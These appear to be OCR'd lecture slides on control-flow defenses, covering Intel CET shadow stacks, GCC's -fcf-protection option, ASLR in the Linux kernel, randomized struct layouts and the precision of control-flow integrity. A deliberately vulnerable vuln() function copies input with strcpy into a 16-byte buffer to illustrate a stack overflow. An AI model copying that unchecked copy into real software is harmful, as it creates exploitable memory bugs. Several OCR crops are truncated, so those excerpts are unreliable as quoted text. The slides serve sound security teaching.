
Intel Control-Flow Enforcement Technology (CET)

- The shadow stack lives in virtual memory
- Page table protections ensure that the shadow stack can only be modified by `calls`, `rets`, and instructions that manipulate shadow stacks like:
  - `saveprevssp`, `rstorssp`
    - Save and restore a shadow stack pointer
    - Useful for context-switching between shadow stacks
  - `incssp`
    - Remove shadow stack entries (no `rets` needed)
    - Useful for `setjmp`/`longjmps` and language-level exception handling

```
void foo(char *s){
    vuln(s);
}
void vuln(char *str){
    char buf[16];
    strcpy(buf, str);
    return;
}
```

Normal stack

Shadow stack



[->evil][->foo]

CPU raises a control protection exception!

Windows 10 security: How the shadow stack will help to keep the hackers at bay

by Mary Branscombe in Security
on April 3, 2020, 2:54 AM PST

WHITE PAPERS, WEBCASTS, AND DOWNLOADS

How Windows will use Intel's Control-flow Enforc

phoronix

ARTICLES & REVIEWS NEWS ARCHIVE FORUMS PREMIUM CATEGORIES

Intel CET Support Still Getting Squared Away For Linux In 2020

Written by Michael Larabel in Intel on 17 May 2020 at 07:55 AM EDT. 1 Comment

Various open-source patches have gone back to at least 2017 for enabling Intel's Control-Flow Enforcement Technology (CET) for the Linux kernel and related components. This is the Intel feature for helping prevent ROP and COP/JOP style attacks via indirect branch tracking and a shadow stack. Recently there has been a fair amount of CET improvements to the various open-source components.

CET has been around since GCC 8, Binutils 2.32, and Glibc 2.28 while as of writing the kernel bits in the mainline kernel have just been adding the CET instructions to the opcode map but without the actual CET kernel bits being mainlined.


```
-fcf-protection=[full|branch|return|none]
    Enable code instrumentation of control-flow transfers to increase
    program security by checking that target addresses of control-
    w transfer instructions (such as indirect function call,
    ction return, indirect jump) are valid.  This prevents
    erting the flow of control to an unexpected target.  This is
    ended to protect against such threats as Return-oriented
    gramming (ROP), and similarly call/jmp-oriented programming
    P/JOP).

     value "branch" tells the compiler to implement checking of
    idity of control-flow transfer at the point of indirect branch
    tructions, i.e. call/jmp instructions.  The value "return"
    lements checking of validity at the point of returning from a
    ction.  The value "full" is an alias for specifying both
    anch" and "return". The value "none" turns off
    trumentation.

     macro "__CET__" is defined when -fcf-protection is used.  The
    st bit of "__CET__" is set to 1 for the value "branch" and the
    ond bit of "__CET__" is set to 1 for the "return".

     can also use the "nocf_check" attribute to identify which
    ctions and calls should be skipped from instrumentation.

    rently the x86 GNU/Linux target provides an implementation
    ed on Intel Control-flow Enforcement Technology (CET).
```

Defenses

- Stack canaries
- Shadow stacks (Intel CET)
- ASLR
- Randomizing struct layouts


Address Space Layout Randomization (ASLR)

- Attacker's job is easier if the location of program state does not vary across different executions and different machines
- Examples of program state
  - Location of overflowable buffer for a function **`foo()`** in a particular call chain
  - In a return-to-**`libc`** attack, the address of the **`libc`** function to divert control flow to



Address Space Layout Randomization (ASLR)

- If the locations of program state don't change, attacker can determine the locations by just loading the program locally with **`gdb`**!
- With ASLR, when OS loads a process, the various regions are put at random offsets
  - Offsets aren't totally random
    - Ex: Page-boundary alignment often required (e.g., **`mmap()`**)
    - Ex: 22 bits of stack randomness in 64-bit Linux
  - To enable randomization of code and static data, must compile with --pie ("position-independent executable")
    - Forces program to name jump targets and static variables as offsets from base register (or via table lookup), not as absolute addresses



ASLR in the Linux Kernel

```
//Code in mm/util.c
unsigned long randomize_stack_top(unsigned long stack_top)
{
    unsigned long random_variable = 0;
    if (current->flags & PF_RANDOMIZE) {
        random_variable = get_random_long();
        random_variable &= STACK_RND_MASK; //11 bits of randomness on
              //32-bit host; 22 bits of randomness on a 64-bit host.
        random_variable <<= PAGE_SHIFT;
    }
    return PAGE_ALIGN(stack_top) - random_variable;
}
//Code in fs/binfmt_elf.c
static int load_elf_binary(struct linux_binprm *bprm)
{
    if ((current->flags & PF_RANDOMIZE) && (randomize_va_space > 1)) {
        mm->brk = mm->start_brk = arch_randomize_brk(mm);
```

Defenses

- Stack canaries
- Shadow stacks (Intel CET)
- ASLR
- Randomizing struct layouts

Case study: Linux


```
//Linux’s include/linux/fs.h
struct file_operations {
    int (*open) (struct inode
    ssize_t (*read) (struct fi
                     size_t, l
    ssize_t (*write) (struct f
                      size_t
    loff_t (*llseek) (struct
    int (*flush) (struct file
    //...other stuff...
} __randomize_layout;
```

Makes it harder for evil code to read and write known values at known offsets!

Control Flow Graphs

Ex: Control flow between C statements

```
0:  x = 0;
1:  while(x < 100){
2:     if((a[x] % 2) == 0){
3:        parity = 0;
       }else{
4:        parity = 1;
       }
5:     switch(parity){
          case 0:
6:           printf("Even!\n");
7:           break;
          case 1:
8:           printf("Odd!\n");
9:           break;
          default:
10:          printf("MYSTERY.\n");
11:          break;
       }
12:    x++;
    }
13: printf("Finished!");
```




Who Gives Us The Control Flow Graph?

- **Static:** The compiler . . .
  - Generates CFG during program analysis
  - Injects instrumentation at indirect jump sites to consult CFG and check whether a jump target is valid
- **Dynamic:** CFG is inferred via runtime mechanisms like shadow stacks

- **Software:** Compiler instruments each . . .
  - `call`: Push the address of instruction following the `call` onto a software-maintained shadow stack
  - `ret`: Pop shadow stack and verify the jump target
- **Hardware:** Same idea, but:
  - Shadow stack resides in isolated memory that's inaccessible to application code
  - CPU automatically pushes and pops+verifies during `call` and `ret`
  - Ex: Intel CET shadow stacks

How Accurate Is the Control Flow Graph?

Under-constrained graphs cause false negatives: control flow attacks may be undetected




Legitimate CFG

Under-constrained CFG

How Accurate Is the Control Flow Graph?

Over-constrained graphs cause false positives: valid control flows may be flagged as illegal



Legitimate CFG

Over-constrained CFG

Legal 2→3 transition disallowed!

The Challenges of Precise CFI


```
bool less_than(int x, int y){...};
bool greater_than(int x, int y){...};

void sort(int *arr, int len,
          comp_func_t cmp){
   if(cmp(a[i], a[i+1])){...}
   ...
}

void lt_sort(int *arr, int len){
   sort(arr, len, less_than);
}
void gt_sort(int *arr, int len){
   sort(arr, len, greater_than);
}
```

Compiler-enforced Static CFI

- Find every instruction that can be a legitimate target of an indirect branch
- Assign each of those instructions a unique id
- Associate every indirect branch instruction with a set of valid target ids
- Instrument each indirect branch to determine whether current jump target is a valid one


The Challenges of Precise CFI

```
bool less_than(int x, int y){...};
bool greater_than(int x, int y){...};

void sort(int *arr, int len,
          comp_func_t cmp){
   if(cmp(a[i], a[i+1])){...}
   ...
}

void lt_sort(int *arr, int len){
   sort(arr, len, less_than);
}
void gt_sort(int *arr, int len){
   sort(arr, len, greater_than);
}
```




The Challenges of Precise CFI

- Examples of potential compiler-inserted CFI checks
  - **`less_than()::ret`** can only return to **`id2`**
  - **`sort()::call *cmp`** can only jump to . . .
    - **`id3`** if control flow originates from **`lt_sort()`**
    - **`id4`** if control flow originates from **`gt_sort()`**
- Challenge: tracking cross-jump control flows is expensive!
  - Compiler-injected instrumentation might need to access a data structure many times for each jump
  - Jumps are common, so compiled binaries will get larger :-(

